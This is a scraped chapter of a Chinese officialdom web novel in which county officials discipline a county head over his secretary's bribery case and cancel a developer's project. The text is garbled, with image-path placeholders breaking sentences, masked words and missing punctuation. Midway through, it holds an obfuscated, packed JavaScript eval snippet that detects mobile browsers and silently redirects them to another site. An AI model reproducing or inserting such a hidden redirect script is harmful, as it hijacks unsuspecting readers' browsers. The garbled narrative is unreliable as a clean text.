清河县委**会议室。
这是一场特别的**会,甚至可以说,是一场决定清河政坛未来格局的审判会。
长条形的会议桌两旁,坐满了清河县最有权势的十几个人。
但今天的气氛,却比以往任何一次都要凝重。
没有人交头接耳,没有人喝茶看报,所有人的目光都集中在会议桌的一端——那里坐着县长郑在民。
郑在民低着头,双手在桌下死死地绞在一起。短短几天,他仿佛老了十岁。曾经梳得一丝不苟的头发此刻有些凌乱,眼窝深陷,脸色灰败,完全没了往日意气风发的样子。
“关于何小光严重违纪违法的案件,县纪委已经初步查明。”
县纪委**何建国面无表情地念着手中的报告。
“何小光在担任县长秘书期间,利用职务之便,收受通达集团**巨额贿赂,包括现金五十万元,以及名表、购物卡等贵重物品若干。作为交换,他假借县长名义,违规为通达集团在拆迁、土地审批等方面提供便利……”
每一个字,都像是一记重锤,敲在郑在民的心上。
但他知道,这已经是不幸中的万幸。
何小光把所有的罪都扛下来了。
“假借县长名义”这几个字,就是他的免死金牌。
“……鉴于案情重大,影响恶劣,何小光已被移送司法机关。下面,请郑在民同志做检查。”
何建国念完报告,冷冷地看了郑在民一眼。
郑在民颤巍巍地站起来,手里拿着一份早就写好的检讨书。
“各位**,同志们……”
刚开口,他的声音就哽咽了。
“我……我有罪。”
郑在民摘下眼镜,擦了擦眼角挤出来的几滴鳄鱼泪。
“何小光是我一手提拔起来的干部。我一直以为他是个踏实肯干的好苗子,对他信任有加,甚至把很多重要的工作都交给他去办。可是我万万没想到,他竟然……竟然背着**出这种勾当!”
“痛心啊!我是真的痛心啊!”
郑在民捶胸顿足,表演得声情并茂。
“是我用人失察!是我监管不力!是我被蒙蔽了双眼!作为一县之长,我不仅没有带好队伍,反而让身边的人
成了害群之马给党和政府的形象抹了黑给清河的老百姓造成了巨大的伤害!”
“我对不起组织!对不起全县人民!”
说着郑在民深深地鞠了一躬久久没有直起身子。
会议室里一片死寂。
坐在主位上的林晓雅冷冷地看着这一幕。
她的眼神没有一丝波动既没有嘲讽也没有同情。
她知道这是一场戏。一场精心编排的戏。
郑在民的眼泪是假的悔恨是假的唯有那种断尾求生的求生欲是真的。
但她不得不承认这出戏演得很成功。
何小光一个人扛下了所有把郑在民摘得干干净净。除了一个“用人失察”的责任谁也拿他没办法。
“郑县长的检讨很深刻。”
良久林晓雅终于开口了。她的声音清冷打破了会议室的沉默。
“但是深刻的检讨不能代替责任的追究。何小光就在你的眼皮子底下收了**那么多钱干了那么多坏事你这个当县长的真的一点都没察觉?”
郑在民身子一僵依然保持着鞠躬的姿势汗水顺着额头滴在地板上。“林**批评得对。”他颤声说道
这一招以退为进玩得很溜。
他知道只要咬死“不知情”最多也就是个党内处分。
林晓雅看着他那副伏低做小的样子心中冷笑。
以前的郑在民是何等的嚣张跋扈?在**会上经常跟她拍桌子在这清河县可以说是一手遮天。
可现在这只曾经不可一世的老虎终于被拔掉了牙齿。
“根据省委、**的指示精神。”
林晓雅拿起一份文件环视了一圈众人。
“鉴于郑在民同志在‘1·25’老城区**及何小光贪腐案中负有重要领导责任经****会研究决定给予郑在民同志党内严重警告处分。”
听到“党内严重警告”这几个字郑在民那颗悬在嗓子眼的心终于落了地。
虽然这个处分很重会影响他未来的
晋升,甚至可能让他这辈子的仕途就止步于此了。
但至少,他的帽子保住了。
他不用去坐牢了。
“我……坚决拥护组织的决定。“另外。林晓雅话锋一转,“通达集团在清河的所有项目,即日起全部停工整顿。特别是‘清河国际商贸城’项目,鉴于其存在严重的违规审批和资金问题,予以撤销。相关土地收回,重新进行公开招标。
郑在民的手猛地抖了一下。
那是梁家的心血啊!
那个项目,梁家前期投入了数亿资金,光是打点关系和做前期工程就花了不少真金白银。现在项目一撤,这些钱全都打水漂了!
但他敢反对吗?</p
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17135499|196253||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
>
他不敢。
现在的他,就是个戴罪之身,是只没牙的老虎。在这个会议室里,他已经失去了话语权。
“我……同意。郑在民咬着牙,艰难地吐出这三个字。
其他的**们也都眼观鼻,鼻观心,纷纷举手表示同意。
他们都是官场上的老油条,风向变得这么快,谁还看不出来?
郑在民这一系,算是彻底垮了。
以前那些围着郑在民转的墙头草,现在看他的眼神都变了,有的甚至带着一丝幸灾乐祸。
“散会。
林晓雅合上笔记本,站起身,第一个走出了会议室。她的步伐坚定有力,高跟鞋敲击地面的声音,在走廊里回荡。
郑在民瘫坐在椅子上,看着林晓雅离去的背影,眼中满是怨毒和绝望。
他知道,从今天开始,清河的天,真的变了。
……会议室外。
齐学斌穿着便衣,正等在走廊的尽头。虽然还在养伤期间,但他实在坐不住,非要来看看结果。
看到林晓雅出来,他立刻迎了上去。
“**,怎么样?
林晓雅看了看四周,对他使了个眼色,两人走到了楼梯间的角落里。
“严重警告,留党察看。林晓雅低声说道,“项目撤了,地收回来了。
齐学斌点了点头,虽然早有预料,但还是有些不甘心。
“还是让他躲过一劫。
“这已经是最好的结果了。林晓雅叹了口气,“何小光把罪都顶了,证据链在县一级断了。要想再往上查,势必会触动省里那位的神经。现在这样,等于是在大家都能接受的底线上,切了梁家一块大肉。
“一块大肉?齐学斌冷笑,“好几个亿呢,确实是块大肉。估计梁家那位老爷子,今晚要睡不着觉了。
“何止是睡不着觉。林晓雅的嘴角也勾起一抹笑意,“听说梁国忠在家里砸了一套明代的瓷器。这回,他们是偷鸡不成蚀把米,赔了夫人又折兵。
两人相视一笑。
虽然是不完美的胜利,但终究是胜利。
这一仗,他们不仅保住了清河的老百姓,还狠狠地打击了梁家的嚣张气焰,重创了他们的经济基础。
“对了,学斌。林晓雅像是想起了什么,“接下来你就好好养伤。等伤好了,才能迎接更多的重担啊!
“不管什么样的重担,我齐学斌都接着。他挺直了腰杆,眼神清澈而坚定,“只要能多抓几个坏人,多办几件实事,我就算没白活这一回。